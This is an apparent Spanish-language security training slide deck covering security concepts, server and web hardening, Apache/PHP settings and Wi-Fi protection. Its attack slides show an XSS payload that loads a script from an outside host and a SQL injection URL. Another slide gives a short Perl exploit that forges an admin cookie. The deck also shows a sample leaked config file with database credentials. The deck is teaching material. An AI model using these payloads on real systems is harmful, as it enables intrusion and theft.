Seguridad Informática

- Fundamentos de la seguridad informática

- Seguridad en ambiente de servidores

- Seguridad en plataformas Web

- Cómo proteger las redes Wi-Fi

- Recomendaciones generales para Internet

Seguridad Informática

CONCEPTOS BÁSICOS DE LA SEGURIDAD INFORMÁTICA

- **CONFIDENCIALIDAD**
- **INTEGRIDAD**
- **DISPONIBILIDAD**
- **AUTENTICIDAD**

Seguridad Informática

CONCEPTOS BÁSICOS DE LA SEGURIDAD INFORMÁTICA

No existe la absoluta seguridad !!

Todo es rompible si se le aplica fuerza. Una caja de vidrio se puede romper, pero también una caja fuerte de titanio. ¿Qué es más seguro: la caja de vidrio o la de titanio?

Evidentemente la de titanio, pero esto depende solamente de que herramienta utilicemos para romperla.

Todo se puede vulnerar. La única razón por la cual utilizamos rejas de fierros en nuestras casas y los bancos es porque hace que el ataque sea más lento.

Seguridad Informática

CONCEPTOS BÁSICOS DE LA SEGURIDAD INFORMÁTICA

Entonces, ¿Cómo nos protegemos de la forma más eficiente posible?

- Determinando que queremos proteger (ej: Hardware, datos privados, datos públicos, sistemas, etc)
- Estableciendo prioridades de los factores a proteger
- Formando políticas de seguridad
- Manteniendo la seguridad en el tiempo

Seguridad Informática

CONCEPTOS BÁSICOS DE LA SEGURIDAD INFORMÁTICA

Debemos enfocarnos en REDUCIR EL RIESGO, y no en tratar de eliminar las amenazas, ya que es imposible.

Para eso debemos saber de QUE o QUIENES nos protegemos y también COMO nos atacan.

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

http://www.seguridad-informatica.cl

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Ataques Internos

- Premeditación (Empleados mal intencionados o ex empleados con información privilegiada)
- Descuido
- Ignorancia
- Indiferencia de las politicas de seguridad

Ataques externos

- Hackers, Crackers, Lammers, Script-Kiddies
- Motivaciones: Ranking, reto personal, robo de datos, pruebas (pen test), etc.

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Ataques Internos

- Suplantación de identidad
- Sniffing (Incluso administradores pueden hacer sniffing. Sugerencia: CIFRAR)
- Robo de información (Ej: para la competencia)
- Virus, Troyanos, Gusanos
- Espionaje: Trashing, Shoulder Surfing, Grabaciones, etc
  Keylogging - Keycatching

Keycatcher:

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB


Ataques Externos

- Ataques contra servicios WEB
- Cross Site Scripting (XSS)
- SQL Injection
- Exploits
- Robo de Identidad
- Denegación de Servicio (DoS) y Denegación de Servicio Distribuido (DDoS)
- SPAM
- VIRUS
- Phishing (Whishing, Hishing)
- Troyanos

Seguridad Informática

XSS

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB



Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

XSS:

http://docs.info.apple.com/article.html?artnum=';a=document.creat
eElement('script');a.src='http://h4k.in/i.js';document.body.appendC
hild(a);//\';alert(1)//%22;alert(2)//\%22;alert(3)//--%3E

SQL Injection:

http://www.sitiovulnerable.com/index.php?id=10 UNION SELECT
TOP 1 login_name FROM admin_login--

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Ejemplo de un exploit en PERL:

```
#!/usr/bin/perl
use LWP::UserAgent;
use HTTP::Cookies;
$host=shift;
if ($host eq "") {
print "Usage: webeye-xp.pl <host name>\n";
exit;
}
my $browser = LWP::UserAgent->new();
my $resp = $browser->get("http://$host/admin/wg_user-
info.ml","Cookie","USER_ID=0; path=/;");
$t = $resp->content;
#print $t;
";
```

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

CONVIRTIENDO NUESTROS SERVICIOS EN FORTALEZAS

http://www.seguridad-informatica.cl

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

¿COMO NOS DEFENDEMOS?

Debemos crear una lista de ”mandamientos” que debemos seguir al pie de la letra.

No olvidarse que el hecho de no cumplir con alguno de estos mandamientos inevitablemente caeremos en un mayor riesgo para los servicios que queremos proteger.

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

LOS MANDAMIENTOS MAS IMPORTANTES DE SEGURIDAD

- Siempre respetar las políticas de seguridad
- Siempre tener nuestros servicios actualizados a la última versión conocida estable
- Utilizar mecanismos de criptografía para almacenar y transmitir datos sensibles
- Cambiar las claves cada cierto tiempo
- Auto-auditar nuestros propios servicios. Autoatacarnos para saber si somos o no vulnerables
- Estar siempre alerta. Nunca pensar ”a nosotros nadie nos ataca”.
- No dejar respaldos con información sensible en directorios web
- No usar las mismas claves para servicios distintos (ej, la clave de root sea la misma que la de MySQL)

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

SERVICIOS DE INTERNET

- Cambiar los puertos por defecto

- Garantizar el acceso solo a cuentas específicas

- Aplicar técnicas de Hardening

- Para servicios privados y confidenciales utilizar túneles seguros (VPN cifradas) en Internet y redes no seguras

- Eliminar todos los banners posibles y sobre todo las versiones

- Habilitar módulos de seguridad (Ej mod_security en Apache)

- Levantar Firewalls e IDS/IPS

- Crear cuentas de sistema restringidas (aunque no tengan privilegios)

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

SERVICIOS DE INTERNET

- Nunca trabajar con ”root” si no es estrictamente necesario

- Proteger con doble contraseña si es posible

- Elegir contraseñas seguras, mezclando mayúsculas, minúsculas, números y caracteres especiales. Las claves no deben ser palabras coherentes (ej: Admin25)

- Cerrar puertos y eliminar aplicaciones innecesarias

- Borrar robots.txt y estadísticas públicas

- Proteger las URL (ej: mod_rewrite)

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

SERVICIOS DE INTERNET

- Tener cuidado con los archivos temporales en directorios WEB. Ejemplo: index.php~ (terminados en caracter “squiggle” o “pigtail (literalmente: cola de chancho)”

- Realizar respaldos periódicamente y probar que funcionen

- Conocer las técnicas de ataque más conocidas

- Auditar los códigos con herramientas de seguridad

- Si ejecutan algún servidor de base de datos, permitir solamente comunicación con interfaz loopback y no dejar sin contraseña las bases de datos.

- En lo posible no utilizar servicios como:
  - WEBMIN
  - phpMyAdmin
  - Interfaces WEB en routers o dispositivos de red

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

UN POCO MAS DE SEGURIDAD CON APACHE Y PHP

Apache. En httpd.conf activar las siguientes directivas:

ServerTokens Prod
ServerSignature Off
ServerAdmin <direccion@decorreo.com>

habilitar mod_security y mod_rewrite

PHP .En php.ini


php_expose=off
"esconde php"
mode_safe=on
evita que se ejecuten funciones como system(), passthru(), exec(), etc.

evitar scripts con phpinfo();

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Algunos ejemplos:



Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Algunos ejemplos:

Dirección: http://www.sitioweb.com/config.php

ESTA PAGINA ES PRIVADA

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Algunos ejemplos:

Dirección: http://www.sitioweb.com/config.php~

```
<?php

/*Variables base de datos*/
        $sys['db_host'] = "localhost";
        $sys['db_username'] = "root";
        $sys['db_password'] = "123";
        $sys['db_database'] = "base_de_datos";

echo "<center>ESTA PAGINA ES PRIVADA";

?>
```

Seguridad Informática

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Algunos ejemplos:

Solución al problema anterior: UN CRON QUE ELIMINE LOS ARCHIVOS TEMPORALES

/etc/crontab

```
*/5 * * * *   root   rm /var/www/*.*~
```

Seguridad Informática

PROTECCIÓN DE REDES WI-FI

http://www.seguridad-informatica.cl

Seguridad Informática

PROTECCIÓN DE REDES WI-FI

EL GRAN PROBLEMA DE LAS REDES WI-FI ES GRAN EXTENSIÓN FÍSICA (No hay cables) LO QUE CONLLEVA A QUE SEA MÁS FÁCIL ACCEDER A ELLAS REMOTAMENTE

EXISTEN UNA SERIE DE MEDIDAS QUE SE PUEDEN TOMAR PARA REDUCIR EL RIESGO DE ATAQUES.

Seguridad Informática

PROTECCIÓN DE REDES WI-FI

- Apagar el router o access point cuando no se ocupe
- Nunca entregar la clave Wi-Fi a terceros
- Utilizar claves de tipo WPA2. Como segunda opción WPA y en el peor de los casos WEP (128 y 64 bits)
- Habilitar el control de acceso por MAC. Son fáciles de clonar pero pone una barrera más
- Deshabilitar servicios innecesarios en el router (SNMP, Telnet, SSH, etc)
- Deshabilitar el acceso inalámbrico a la configuración
- Cambiar los puertos por defecto de los servicios necesarios en el router (ej: http a 1000)
- Desactivar el broadcasting SSID
- Desactivar DHCP. Utilizar sólo IP manuales dentro de rangos poco convencionales. (Ej: 90.0.10.0 – 90.0.10.254)
- Usar VPN si fuese posible.

Seguridad Informática

PROTECCIÓN DE REDES WI-FI

- Cambiar regularmente las claves Wi-Fi (tanto administración como clave de red).
- Guardar bien las claves de administración
- Usar contraseñas complicadas. (Ej: E_aR@_1-x
- No usar dispositivos Wi-Fi cerca de hornos microondas ni teléfonos inalámbricos
- Realizar un scaneo local de las redes disponibles para evitar interferencias.

LOS CANALES QUE NO SE INTERFIEREN SON: 1, 6 y 11

Seguridad Informática

HERRAMIENTAS DE SEGURIDAD

http://www.seguridad-informatica.cl

Seguridad Informática

HERRAMIENTAS DE SEGURIDAD
COMERCIALES

GFI LANGUARD SECURITY SCANNER
www.gfi.com

ACUNETIX WEB SCANNER
www.acunetix.com

N-Stalker (ex N-Stealth)
www.nstalker.com

Seguridad Informática

HERRAMIENTAS DE SEGURIDAD
GRATIS

NMAP (Network Mapper)
www.insecure.org/nmap

NESSUS
www.nessus.org

Seguridad Informática

¿¿PREGUNTAS??

http://www.seguridad-informatica.cl